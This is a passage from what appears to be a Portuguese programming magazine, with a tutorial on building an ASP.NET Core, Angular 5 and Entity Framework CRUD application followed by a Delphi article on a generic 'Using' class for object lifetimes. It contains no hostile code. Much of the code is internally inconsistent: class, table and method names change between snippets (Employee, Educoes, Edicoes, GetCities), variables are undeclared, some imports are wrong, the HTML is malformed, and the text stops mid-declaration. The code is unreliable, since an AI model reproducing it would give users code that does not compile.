
### Criar a Aplicação WEB MVC

Como foi referido no início, iremos usar o Visual Studio


2017 Community, pelo que o devemos começar por abrir, e de seguida escolher as opções seguintes:

Ficheiro >> Novo >> Projecto

Será apresentada uma caixa de diálogo, a solicitar que escolhamos que tipo de aplicação queremos, a versão, etc... (figura seguinte).



Feito este passo e selecionado o template “Angular”, aparecerá uma estrutura de projecto parecida com a seguinte:



Neste momento temos a estrutura base feita, mas precisamos de adicionar os packages que nos irão permitir usar Entity Framework e SQL Server. Para tal executamos os seguintes comandos na consola do package manager:


```
Install-Package  
Microsoft.EntityFrameworkCore.SqlServer  
Install-Package  
Microsoft.EntityFrameworkCore.Tools
```

Posto isto, podemos facilmente criar o nosso model, a partir das tabelas existentes na base de dados, sem que tenhamos de escrever model a model, recorrendo ao seguinte comando:

```
Scaffold-DbContext "\\PC\SQLServerDev01"  
Microsoft.EntityFrameworkCore.SqlServer  
-OutputDir Models -Tables tblEdições, tblAnos
```

Executado este comando, são geradas automaticamente quatro classes, *TestDbContext.cs*, *tblEducoes*, *tblAnos*. Estas classes são geradas automaticamente, uma vez que estamos a utilizar uma abordagem Entity Framework Core.

Feito isto criamos uma nova classe, que tratará das operações CRUD (Creat, Read, Update and Delete), a que vamos chamar *EducoesDataAccessLayer.cs*. Para tal, clica-se com o botão direito do rato no nosso projecto, na pasta Models, seguidamente em Adicionar, depois classe, por fim damos o nome à classe (*EducoesDataAccessLayer.cs*) e clicamos "adicionar".



Vamos então escrever o código para a classe *EducoesDataAccessLayer*, que irá tratar todas as operações da base de dados.

```
using Microsoft.EntityFrameworkCore;  
using System;  
using System.Collections.Generic;  
using System.Linq;  
using System.Threading.Tasks;  
  
namespace EFNgApp.Models  
{  
    public class EmployeeDataAccessLayer  
    {  
        TestDbContext db = new TestDbContext();  
  
        public IEnumerable<TblEducoes>
```

```
        GetAllEducoes()  
{  
    try  
    {  
        return db.TblEmployee.ToList();  
    }  
    catch  
    {  
        throw;  
    }  
}  
  
//adiciona Educao  
public int AddEducao(TblEducoes edicao)  
{  
    try  
    {  
        db.TblEducoes.Add(edicao);  
        db.SaveChanges();  
        return 1;  
    }  
    catch  
    {  
        throw;  
    }  
}  
  
//ActualizaEducao  
public int UpdateEducao(Tbledicoes edicao)  
{  
    try  
    {  
        db.Entry(edicao).State =  
            EntityState.Modified;  
        db.SaveChanges();  
  
        return 1;  
    }  
    catch  
    {  
        throw;  
    }  
}  
  
//obtem detalhes de uma edicao em concreto  
public TblEducoes GetEducaoData(int id)  
{  
    try  
    {  
        TblEducoes edicao =  
            db.Tbledicoes.Find(id);  
        return edicao;  
    }  
    catch  
    {  
        throw;  
    }  
}  
  
//apaga uma edicao em concreto  
public int DeleteEducao(int id)  
{  
    try  
    {  
        TblEducoes edi =  
            db.Tbledicoes.Find(id);  
        db.Tbledicoes.Remove(edi);  
        db.SaveChanges();  
        return 1;  
    }  
    catch  
    {  
        throw;  
    }  
}
```

# A PROGRAMAR

## ASP.NET CORE, ANGULAR 5 - CRUD COM ENTITY FRAMEWORK

```
//Listar anos
public List<TblAnos> GetCities()
{
    List<TblAnos> lstAnos = new
        List<TblAnos>();
    lstAno = (from AnosList in db.TblAnos
        select AnosList).ToList();

    return lstAnos;
}
}
```

Terminada esta parte, procedemos para a etapa seguinte.

### Adicionar o controlador da Web API para a aplicação

Novamente clicamos com o botão direito do rato em Controllers, seguido de Adicionar e Novo Item. Vai ser apresentada uma caixa de diálogo, onde devemos escolher ASP.NET no lado esquerdo e de seguida do lado direito, Web API Controller Class, por fim chamamos-lhe EdicoesController.cs e clicamos OK. Isto irá criar a nossa classe controlador (controller) onde iremos chamar os métodos da classe EdicoesDataAccessLayer, para obter e passar dados para o frontend em Angular. Para isso abrimos a classe que acabamos de criar e colocamos o seguinte código:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Threading.Tasks;
using EFNgApp.Models;
using Microsoft.AspNetCore.Mvc;

namespace EFNgApp.Controllers
{
    public class EmployeeController : Controller
    {
        EdicoesDataAccessLayer objemployee =
            new EdicoesDataAccessLayer();

        [HttpGet]
        [Route("api/Edicao/Index")]
        public IEnumerable<TblEdicoes> Index()
        {
            return objedicao.GetAllEdicoes();
        }

        [HttpPost]
        [Route("api/Edicao/Create")]
        public int Create([FromBody] TblEdicoes
            edicao)
        {
            return objedicao.AddEdicao(edicao);
        }

        [HttpGet]
        [Route("api/Edicao/Details/{id}")]
        public TblEdicoes Details(int id)
        {
            return objedicao.GetedicaoData(id);
        }

        [HttpPut]
        [Route("api/Edicao/Edit")]
        public int Edit([FromBody] TblEdicoes
            edicao)
        {

```

```
            return objedicao.UpdateEdicao
                (edicao);
        }

        [HttpDelete]
        [Route("api/Edicao/Delete/{id}")]
        public int Delete(int id)
        {
            return objedicao.DeleteEdicao(id);
        }

        [HttpGet]
        [Route("api/Edicao/GetAnosList")]
        public IEnumerable<TblAnos> Details()
        {
            return objedicao.GetAnos();
        }
    }
}
```

E pronto, com isto temos o nosso backend, pronto a ser utilizado pelo frontend em angular 5 (*angular6*).

### Criar um serviço em Angular

Nesta etapa, vamos criar um serviço em Angular, que irá converter a resposta JSON da WebAPI e passa-la para o nosso componente. Para tal, clica-se com o botão direito do rato em ClientApp/src/app depois em Adicionar e Nova Pasta. Por fim damos o nome de Services à pasta que estamos a criar. Feito isto procedemos com a criação do serviço. Para tal, clicamos na pasta Services >> Novo Item >> Adicionar novo item, isto irá apresentar uma caixa de diálogo, onde iremos selecionar do lado esquerdo “scripts”, do lado direito TypeScript File a que damos o nome de ediservice.service.ts, e por fim clicamos OK.

```
import { Injectable, Inject } from '@angular/
    core';
import { Http, Response } from '@angular/http';
import { Observable } from 'rxjs/Observable';
import { Router } from '@angular/router';
import 'rxjs/add/operator/map';
import 'rxjs/add/operator/catch';
import 'rxjs/add/observable/throw';

@Injectable()
export class EdicoesService {
    myAppUrl: string = "";

    constructor(private _http: Http, @Inject
        ('BASE_URL') baseUrl: string) {
        this.myAppUrl = baseUrl;
    }

    getAnoList() {
        return this._http.get(this.myAppUrl + 'api/
            Edicoes/GetAnoList')
            .map(res => res.json())
            .catch(this.errorHandler);
    }

    getEdicoes() {
        return this._http.get(this.myAppUrl + 'api/
            Edicoes/Index')
            .map((response: Response) => response.json())
            .catch(this.errorHandler);
    }
}
```



# A PROGRAMAR

## ASP.NET CORE, ANGULAR 5 - CRUD COM ENTITY FRAMEWORK

```
getEdicaoById(id: number) {
  return this._http.get(this.myAppUrl + "api/
    Edicao/Details/" + id)
    .map((response: Response) => response.json())
    .catch(this.errorHandler)
}

saveEdicao(edicao) {
  return this._http.post(this.myAppUrl + 'api/
    Edicao/Create', edicao)
    .map((response: Response) => response.json())
    .catch(this.errorHandler)
}

updateEdicao(edicao) {
  return this._http.put(this.myAppUrl + 'api/
    Edicao/Edit', edicao)
    .map((response: Response) => response.json())
    .catch(this.errorHandler);
}

deleteEdicao(id) {
  return this._http.delete(this.myAppUrl + "api/
    Edicao/Delete/" + id)
    .map((response: Response) => response.json())
    .catch(this.errorHandler);
}

errorHandler(error: Response) {
  console.log(error);
  return Observable.throw(error);
}
```

É possível que neste momento apareça um warning (aviso) de conversão de tipo implícito. Para contornar essa situação alteramos a flag `noImplicitAny` para `false`, no `tsconfig.json`.

```
{
  "compileOnSave": false,
  "compilerOptions": {
    "outDir": "./dist/out-tsc",
    "sourceMap": true,
    "declaration": false,
    "moduleResolution": "node",
    "emitDecoratorMetadata": true,
    "experimentalDecorators": true,
    "target": "es5",
    "typeRoots": [
      "node_modules/@types"
    ],
    "lib": [
      "es2017",
      "dom"
    ],
    "noImplicitAny": false
  }
}
```

### Criando os componentes Angular

Nesta etapa criamos os componentes para a nossa aplicação exemplo. Como se trata de um exemplo bastante simples, em que apenas temos um registo de edições e anos de cada edição, apenas iremos precisar de adicionar dois componentes, um para obter uma edição e outro para adicionar uma edição. Começamos por criar uma pasta chamada `addEdicao`, na pasta `/ClientApp/src/app/`. Logo de seguida criamos um componente que irá adicionar uma edição. Para isso vamos

à pasta `ClientApp/src/app/AddEdicao` e clicamos com o botão direito nessa pasta e depois em `novos`. Do lado esquerdo escolhemos `Web->scripts` e do lado direito `TypeScript file`. Damos o nome de `addEdicao.component.ts` e por fim clicamos em `adicionar`.

Findo este procedimento vamos criar o HTML que será apresentado. Para tal, novamente clicamos com o botão direito do rato na pasta que criamos anteriormente, seleccionamos `adicionar`, do lado esquerdo escolhemos `ASP.NET Core` e do lado direito `HTML Page`, damos o nome `addEdicao.component.html` e clicamos `ok`. Assim ficamos com o que precisamos para podermos escrever o código deste componente. Começamos pelo `fetchEdicao.component.ts`, abrimos e colocamos o seguinte código:

```
//importa os módulos do Angular
import { Component, Inject } from '@angular/core';
import { Http, Headers } from '@angular/http';
import { Router, ActivatedRoute } from '@angular/router';
//importa o edicoesService
import { EdicoesService } from '../services/edicoes.service';
//decorador @Component, que define o url do template, para o componente
@Component({
  templateUrl: './fetchEdicao.component.html'
})

export class FetchEdicaoComponent {
  public ediList: EdicaoData[]; //cria um array do tipo EdicaoData, onde EdicaoData é um interface com as mesmas propriedades da classe do Model TblEdicoes

  constructor(public http: Http, private _router: Router, private _edicaoService: EdicaoService) {
    this.getEmployees(); //chamamos este método aqui para permitir mostrar resultados no carregamento da pagina
  }

  //chamamos o método getEdicao do nosso servisse EdicoesService que retornará um array do tipo Edicao que será armazenado na variável ediList
  getEdicao() {
    this._edicaoService.getEdicao().subscribe(
      data => this.ediList = data
    )
  }

  delete(edicaoID) {
    var ans = confirm("Deseja apagar a edicao com o Id: " + edicaoID);

    if (ans) {
      this._edicaoService.deleteEdicao(edicaoID).subscribe((data) => {
        this.getEdicao();
      }, error => console.error(error))
    }
  }
}

interface EdicaoData {
  edicaoId: number;
  TemaCapa: string;
  ano: string;
  mes: string;
}
```

# A PROGRAMAR

## ASP.NET CORE, ANGULAR 5 - CRUD COM ENTITY FRAMEWORK

De seguida abrimos o ficheiro `fetchEdicao.component.html` e colocamos o seguinte código:

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8" />
  <title></title>
</head>
<body>
  <h1>Edicao Data</h1>

  <p>Este componente mostra os dados de uma edição vindos do servidor.</p>

  <p *ngIf="!ediList"><em>Carregando...</em></p>

  <p>
    <a [routerLink]="['/register-edicao']">Criar Nova</a>
  </p>

  <table class='table' *ngIf="ediList">
    <thead>
      <tr>
        <th>EdicaoId</th>
        <th>Tema de Capa</th>
        <th>Ano</th>
        <th>Mes</th>
      </tr>
    </thead>
    <tbody>
      <tr *ngFor="let edi of ediList">
        <td>{{ edi.edicaoId }}</td>
        <td>{{ edi.temaCapa }}</td>
        <td>{{ edi.ano }}</td>
        <td>{{ edi.mes }}</td>
        <td>
          <a [routerLink]="['/edicao/edit/', edi.edicaoId]">Edit</a> |
          <a [routerLink]="'' (click)="delete(edi.edicaoId)">Delete</a>
        </td>
      </tr>
    </tbody>
  </table>
</body>
</html>
```

Feito o código HTML para o nosso template do componente `FetchEdicao`, vamos ao componente `AddEdicao`. De alertar que além do HTML comum, é usado um loop `ngFor`, do Angular, pelo que se o leitor não estiver confortável com Angular, recomenda-se uma visita à documentação oficial.

Repetimos o procedimento feito anteriormente para adicionar o componente, mas desta vez, chamamos-lhe `AddEdicao.component.ts` e colocamos o seguinte código dentro dele.

```
//teste
import { Component, OnInit } from '@angular/core';
import { Http, Headers } from '@angular/http';
import { NgForm, FormBuilder, FormGroup, Validators, FormControl } from '@angular/forms';
import { Router, ActivatedRoute } from '@angular/router';

import { FetchEdicaoComponent } from '../fetchEdicao/fetchEdicao.component';
import { EdicaoService } from '../services/edIService.service';
```

```
@Component({
  templateUrl: './AddEdicao.component.html'
})

export class createedicao implements OnInit {
  employeeForm: FormGroup;
  title: string = "Create";
  employeeId: number;
  errorMessage: any;
  cityList: Array<any> = [];

  constructor(private _fb: FormBuilder, private _avRoute: ActivatedRoute, private _edicaoService: EdicaoService, private _router: Router) {
    if (this._avRoute.snapshot.params["id"]) {
      this.edicaoId = this._avRoute.snapshot.params["id"];
    }

    this.edicaoForm = this._fb.group({
      edicaoId: 0,
      temaCapa: ['', [Validators.required]],
      ano: ['', [Validators.required]],
      mes: ['', [Validators.required]]
    })
  }

  ngOnInit() {
    this._edicaoService.getAnoList().subscribe(
      data => this.anoList = data
    )

    if (this.edicaoId > 0) {
      this.title = "Editar";
      this._edicaoService.getEdicaoById(this.edicaoId).subscribe(
        resp => this.edicaoForm.setValue(resp),
        error => this.errorMessage = error
      );
    }
  }

  save() {
    if (!this.edicaoForm.valid) {
      return;
    }

    if (this.title == "Criar") {
      this._edicaoService.saveEdicao(this.edicaoForm.value).subscribe(
        (data) => {
          this._router.navigate(['fetch-edicao']);
        },
        error => this.errorMessage = error
      );
    } else if (this.title == "Editar") {
      this._edicaoService.updateEdicao(this.edicaoForm.value).subscribe(
        (data) => {
          this._router.navigate(['fetch-edicao']);
        },
        error => this.errorMessage = error
      );
    }
  }

  cancel() {
    this._router.navigate(['fetch-edicao']);
  }

  get temaCapa() { return this.edicaoForm.get('temaCapa'); }
}
```

# A PROGRAMAR

## ASP.NET CORE, ANGULAR 5 - CRUD COM ENTITY FRAMEWORK

```
get ano() { return this.edicaoForm.get('ano'); }  
get mes() { return this.edicaoForm.get('mes'); }  
}
```

Este componente será utilizado para adicionar e editar dados de edições. Uma vez que estamos a usar um form, conjuntamente com validação cliente-side, de forma a permitir adicionar e editar edições, importamos algumas classes do `@angular/forms` e colocamos o código para criar o formulário, dentro do construtor de forma a que o formulário seja apresentado quando a pagina é carregada. A diferenciação entre adição e edição, é feita através de routing, usando parâmetros diferentes, um para adicionar edições outro para editar os registos de uma edição, mas veremos isso mais adiante. Agora vamos ao HTML deste controlador, tal como fizemos para o controlador anterior, mas com o nome `addEdicao.component.html` e colocamos o código seguinte:

```
<!DOCTYPE html>  
<html>  
<head>  
  <meta charset="utf-8" />  
  <title></title>  
</head>  
<body>  
  <h1>{{title}}</h1>  
  <h3>Edição</h3>  
  <hr />  
  
  <form [formGroup]="edicaoForm" (ngSubmit)="save()" #formDir="ngForm" novalidate>  
  
    <div class="form-group row">  
      <label class="control-label col-md-12">Tema</label>  
  
      <div class="col-md-4">  
        <input class="form-control" type="text" formControlName="tema">  
  
      </div>  
      <span class="text-danger" *ngIf="tema.invalid && formDir.submitted">  
        É obrigatório o tema de capa.  
      </span>  
    </div>  
  
    <div class="form-group row">  
      <label class="control-label col-md-12" for="Ano"></label>  
  
      <div class="col-md-4">  
        <select class="form-control" data-val="true" formControlName="Ano">  
          <option value="">--Selecione o Ano--</option>  
          <option *ngFor="let ano of anoList" value="{{ano.anoName}}">  
            {{ano.anoName}}</option>  
        </select>  
      </div>  
  
      <div class="form-group row">  
        <label class="control-label col-md-12" for="Mes">Mes</label>  
  
        <div class="col-md-4">  
          <input class="form-control" type="text" formControlName="mes">  
  
        </div>  
        <span class="text-danger" *ngIf="ano.invalid && formDir.submitted">
```

```
        É obrigatório o Mês.  
      </span>  
    </div>  
  
    <div class="form-group row">  
      <span class="text-danger" *ngIf="mes.invalid && formDir.submitted">  
        É necessário o mês  
      </span>  
    </div>  
  
    <div class="form-group">  
      <button type="submit" class="btn btn-default">Gravar</button>  
      <button class="btn" (click)="cancel()">Cancelar</button>  
    </div>  
  </form>  
</body>  
</html>
```

### Criar a entrada no menu

Chegados a este ponto, falta-nos criar uma entrada no menu, definir a route para essa entrada e podemos finalmente executar a aplicação. Para criarmos essa entrada começamos por editar o ficheiro `/app/app.shared.module.ts` e colocamos o seguinte código no seu interior:

```
import { NgModule } from '@angular/core';  
import { EmployeeService } from '../services/edservice.service';  
import { CommonModule } from '@angular/common';  
import { FormsModule, ReactiveFormsModule } from '@angular/forms';  
import { HttpClientModule } from '@angular/http';  
import { RouterModule } from '@angular/router';  
  
import { AppComponent } from '../components/app/app.component';  
import { NavMenuComponent } from '../components/navmenu/navmenu.component';  
import { HomeComponent } from '../components/home/home.component';  
import { FetchEmployeeComponent } from '../components/fetchededicao/fetchededicao.component';  
import { createemployee } from '../components/addededicao/AddEdicao.component';  
  
@NgModule({  
  declarations: [  
    AppComponent,  
    NavMenuComponent,  
    HomeComponent,  
    FetchEdicaoComponent,  
    createedicao,  
  ],  
  imports: [  
    CommonModule,  
    HttpClientModule,  
    FormsModule,  
    ReactiveFormsModule,  
    RouterModule.forRoot([  
      { path: '', redirectTo: 'home', pathMatch: 'full' },  
      { path: 'home', component: HomeComponent },  
      { path: 'fetch-edicao', component: FetchEdicaoComponent },  
      { path: 'register-edicao', component: createedicao },  
      { path: 'edicao/edit/:id', component: createedicao },  
    ]),  
})
```

# A PROGRAMAR

## ASP.NET CORE, ANGULAR 5 - CRUD COM ENTITY FRAMEWORK

```
    { path: '**', redirectTo: 'home' }  
  ]  
},  
providers: [EmployeeService]  
})  
export class AppModuleShared {  
}
```

E por fim editamos o ficheiro `navmenu.component.html`, para inserir-mos a entrada para a nossa aplicação!

```
<div class='main-nav'>  
  <div class='navbar navbar-inverse'>  
    <div class='clearfix'></div>  
    <div class='navbar-collapse collapse'>  
      <ul class='nav navbar-nav'>  
        <li [routerLinkActive]='["link-active"]">  
          <a [routerLink]='["/home"]">  
            <span class='glyphicon glyphicon-home'></span> Home  
          </a>  
        </li>  
        <li [routerLinkActive]='["link-active"]">  
          <a [routerLink]='["/fetch-edicao"]">  
            <span class='glyphicon glyphicon-th-list'></span> Fetch Edicao  
          </a>  
        </li>  
      </ul>  
    </div>  
  </div>  
</div>
```

E pronto, para executar basta premir a tecla F5 e a nossa aplicação deverá ser apresentada no browser.

### Notas

<sup>1</sup>Tal como referido anteriormente uma vez que se trata de uma aplicação feita com Angular 5, caso queiramos usar a versão 6, sem ter todo o trabalho de realizar as alterações necessárias, podemos utilizar o pacote `rxjs-compat`. Ainda que isto não seja uma solução definitiva, e seja recomendado ao leitor, seguir todos os passos descritos na documentação do Angular, para portar a aplicação para a versão 6, é francamente útil, quando se faz uma aplicação toda para Angular 5 e se quer correr a mesma em Angular 6, sem todo o refactor necessário. Para utilizar o `rxjs-compat`, instalar o mesmo via npm:

```
npm install rxjs-compat
```

### Conclusão

Ao longo deste artigo, foi apresentada de forma extremamente resumida, a criação de uma aplicação em ASP.NET Core, com Entity Framework e front-end em Angular 5, seguindo o modelo de database first (base de dados primeiro), usando o Visual Studio Community Edition. Uma outra forma

de fazer uma aplicação idêntica, seria por exemplo usando ADO.NET, no entanto para este artigo foi feita a opção por Entity Framework, sendo que num futuro, poderá ser apresentado este mesmo exemplo mas com ADO.NET, que poderá ser mais fácil para quem estiver habituado a ADO.NET.

A aplicação é simples e resumida, servindo apenas como exemplo ilustrativo, mas não será difícil para o leitor começar a explorar ASP.NET Core 2.1 e Angular 5 ou Angular 6, rapidamente, construindo aplicações elaboradas, de forma rápida.

Neste artigo apenas se pretendeu apresentar uma introdução!

Até uma próxima edição!

### Referências

<https://angular.io/>

<http://reactivex.io/>

<https://github.com/ReactiveX/rxjs-docs>

<https://angular.io/guide/rx-library>

<https://www.npmjs.com/package/rxjs-compat>

<https://update.angular.io/>

<http://www.talkingdotnet.com/upgrade-angular-5-app-angular-6-visual-studio-2017/>



## AUTOR



Escrito por **António C. Santos**

Programar é criar um novo mundo escrevendo código, cumprindo os mais elementares desígnios da vida, "aprender, ensinar, criar, partilhar, melhorar e seguir". Formou-se no Instituto Politécnico de Viana do Castelo. Membro da Comunidade Portugal-a-Programar desde Agosto de 2007, é também membro da Sahana Software Foundation, onde é Programador Voluntário desde 2012, actualmente exerce funções de mentor voluntário na plataforma MOOC Coursera . Twitter: [@apocsantos](https://twitter.com/apocsantos)



## Classes de infraestrutura: a classe Using

Em *Object Oriented Programming* (OOP), classes utilitárias são de evitar. O mesmo se pode dizer de métodos estáticos.

Um bom design OOP deve procurar que cada objeto represente uma entidade real, uma parte do todo que é o software, com uma responsabilidade bem definida e uma vida útil determinada pelo exercício dessa responsabilidade, e não mais do que isso. Uma classe utilitária ou um método estático acabam por ir contra o exercício desse objetivo.

No entanto, podemos separar o nosso design em duas partes distintas: **domínio do problema** e **infraestrutura**.

Por domínio, refiro-me ao conjunto de código relativo especificamente ao projeto em que estamos a trabalhar. *User Interface*, regras de negócio, etc. são da alçada do domínio. Já na infraestrutura, podemos ter classes ou métodos de apoio, que não representem claramente uma entidade, mas que não estão relacionadas com o projeto em si, mas sim com características específicas da linguagem de programação que estivermos a usar.

Neste artigo iremos ver um exemplo de uma classe de infraestrutura: A classe **Using**

Sempre que instanciamos um objeto em Delphi, o compilador atribui na *heap* memória suficiente para esse objeto. Cabe ao programador, na maioria dos casos, encarregar-se de libertar essa memória. Este seria o método tradicional de o fazer:

```
(* Método 1 *)
var
  Foo: TFoo;
begin
  Foo := TFoo.Create;
  // Do something
  Foo.Free;
end;
```

Esta é uma forma típica de usar a classe **TFoo**. Tem, no entanto, dois problemas sérios:

- Facilmente o programador se esquece de chamar o método **Free**. Quando entre a instanciação da classe e a sua destruição só há uma linha, como no exemplo, é fácil notar a falta do **Free** num caso de esquecimento. Mas se houverem mais linhas pelo meio, facilmente passa despercebida a sua ausência. O resultado são vazamentos de memória (*memory leaks*).
- Se for levantada uma exceção após a criação e antes da destruição da classe, o **Free** nunca chega a ser chamado, e mais uma vez, irão existir vazamentos de memória.

A forma típica (e bastante eficaz) de resolver isto é colocar o código dentro de um bloco **try...finally**

```
(* Método 2 *)
var
  Foo: TFoo;
begin
  Foo := TFoo.Create;
  try
    // Do something
  finally
    Foo.Free;
  end;
end;
```

Desta forma, havendo o levantamento de uma exceção, o **Free** será ainda assim executado, e está resolvido o segundo problema da primeira forma.

Também o primeiro problema fica atenuado, pois a estrutura visual do bloco **try...finally** ajuda a chamar a atenção para o local onde o **Free** deve existir. Não elimina o problema, mas ajuda.

A classe **Using** não trás consigo o *santo graal* da programação. O que ela nos dá é uma forma diferente de executar o método 2. No entanto, é um método que garante que o **Free** será sempre chamado no fim do código, pelo simples motivo que o programador deixa de ter de o fazer, e por esse motivo, nunca se poderá esquecer dele.

A sua utilização seria da seguinte forma:

```
(* Método 3 *)
begin
  Using.New<TFoo>(
    procedure (Foo: TFoo)
    begin
      // Do something
    end
  );
end;
```

Como se pode ver, em lado nenhum o programador precisou chamar o método **Free**. No entanto, ele está a ser executado. Além disso, não foi sequer necessário instanciar a classe **TFoo**. Também isso é tratado, neste caso, pela classe **Using**. E um pequeno brinde extra é que nem mesmo a declaração da variável foi necessária, visto que a classe será instanciada diretamente no parâmetro do método anónimo recebido pela classe **Using**.

É possível verificar que esta alteração não irá afetar em nada o resultado final do projeto. Conseguiríamos exatamente o mesmo resultado final com o método 2. É só uma forma diferente de dar a volta a uma questão específica da linguagem, e é por isso que a este tipo de classes se chama de infraestrutura.

# A PROGRAMAR

## CLASSES DE INFRAESTRUTURA: A CLASSE USING

Vejamos agora como construir a classe **Using**.

```
type
  Using = class
  public
    class procedure New
      <T: class, constructor>
      (Action: TProc<T>);
    static;
  end;
```

A sua declaração é simples o bastante... Nada mais do que uma classe e um método estático. Este irá receber por parâmetro um método anónimo – que será a ação a executar sobre o objeto a instanciar - que por sua vez terá um parâmetro genérico (que será obrigatoriamente uma classe – a classe do objeto a instanciar). Vamos então ver como implementar este método:

```
class procedure Using.New<T>
  (Action: TProc<T>);
var
  Obj: T;
begin
  Obj := T.Create;
  try
    Action(Obj);
  finally
    Obj.Free;
  end;
end;
```

Este código parece familiar, não? É exatamente o método 2 mostrado anteriormente. Uma variável é declarada, a classe é instanciada, uma ação é executada com esse objeto, e a memória a ele alocada é no final liberta.

Na sua forma mais simples, a classe **Using** está já completa. Uma classe de infraestrutura com um método estático que permite ter uma forma diferente de gerir o tempo de vida de um objeto. Claro que apresenta algumas limitações: Como o objeto é instanciado pela classe **Using**, e esta não tem como saber ao certo como o programador a quer instanciar, ela assume que o objeto será criado com recurso a um construtor sem parâmetros chamado **Create**.

Vamos então ver agora como deixar a classe **Using** mais versátil, aceitando objetos previamente criados pelo programador, mas mantendo o restante funcionamento.

```
type
  Using = class
  public
    class procedure New
      <T: class, constructor>
      (Obj: T; Action: TProc<T>);
    overload; static;
    class procedure New
      <T: class, constructor>
      (Action: TProc<T>);
    overload; static;
  end;
```

Acrescentámos, portanto, um novo método estático que permitirá receber por parâmetro o objeto já construído. O método anterior irá ficar, para os casos onde o construtor do objeto a instanciar não tem parâmetros, poupando assim ao

programador o trabalho de o instanciar, embora sofra alterações na sua implementação para evitar duplicação de código. Vejamos então como ficam as suas implementações:

```
class procedure Using.New<T>
  (Obj: T; Action: TProc<T>);
begin
  try
    Action(Obj);
  finally
    Obj.Free;
  end;
end;

class procedure Using.New<T>
  (Action: TProc<T>);
begin
  New<T>(T.Create, Action);
end;
```

O novo método é semelhante ao antigo, com a diferença de que não instancia o objeto. Simplesmente executa a ação e liberta a memória no final. Já o método antigo passa a usar o novo para cumprir o seu objetivo, passando-lhe por parâmetro o objeto já instanciado.

Assim, a classe **Using** tornou-se mais versátil, admitindo ser usada com objetos cujo construtor necessite ou não de parâmetros.

### Aumentando ainda mais a versatilidade da class Using:

É possível dar ainda mais versatilidade a esta classe, se por exemplo permitirmos que esta retorne um parâmetro resultante da ação sobre o objeto.

```
type
  Using = class
  public
    class procedure New
      <T: class, constructor>
      (Obj: T; Action: TProc<T>);
    overload; static;
    class procedure New
      <T: class, constructor>
      (Action: TProc<T>);
    overload; static;
    class function New
      <T: class, constructor; TResult>
      (Obj: T; Action: TFunc<T>): TResult;
    overload; static;
    class function New
      <T: class, constructor; TResult>
      (Action: TFunc<T>): TResult;
    overload; static;
  end;
```

Os dois novos métodos são clones dos dois anteriores, apenas usando funções no lugar de procedimentos, e aceitando um segundo parâmetro genérico que será usado como tipo de dados de retorno.

Esta seria a sua implementação:

```
class function Using.New<T, TResult>
  (Obj: T; Action: TFunc<T>): TResult;
begin
  try
```

# A PROGRAMAR

## CLASSES DE INFRAESTRUTURA: A CLASSE USING

```
    Result := Action(Obj);
  finally
    Obj.Free;
  end;
end;

class function Using.New<T, TResult>
  (Action: TFunc<T>): TResult;
begin
  Result := New<T, TResult>(
    T.Create,
    Action
  );
end;
```

Como se pode ver, a implementação é bastante parecida com os dois métodos anteriores. Apenas estamos a acrescentar um parâmetro genérico **TResult** que será o tipo de resultado que as funções irão retornar.

No caso de **TResult**, não foram aplicadas restrições, o que significa que mesmo tipos de dados primitivos serão válidos para o retorno da ação.

Uma possível utilização para estes novos métodos seria:

```
(* Método 4 *)
var
  SomeString: string;
begin
  SomeString :=
    Using.New<TBar, string>(
      function (Bar: TBar): string
      begin
        Result := Bar.Text;
      end
    );
end;
```

Vejamos então como ficaria a nossa **Unit** completa para a classe **Using**:

```
unit RO.Using;

interface

uses
  SysUtils
  ;

type
  Using = class
  public
    class procedure New
      <T: class, constructor>
      (Obj: T; Action: TProc<T>);
      overload; static;
```

```
class procedure New
  <T: class, constructor>
  (Action: TProc<T>);
  overload; static;
class function New
  <T: class, constructor; TResult>
  (Obj: T; Action: TFunc<T, TResult>)
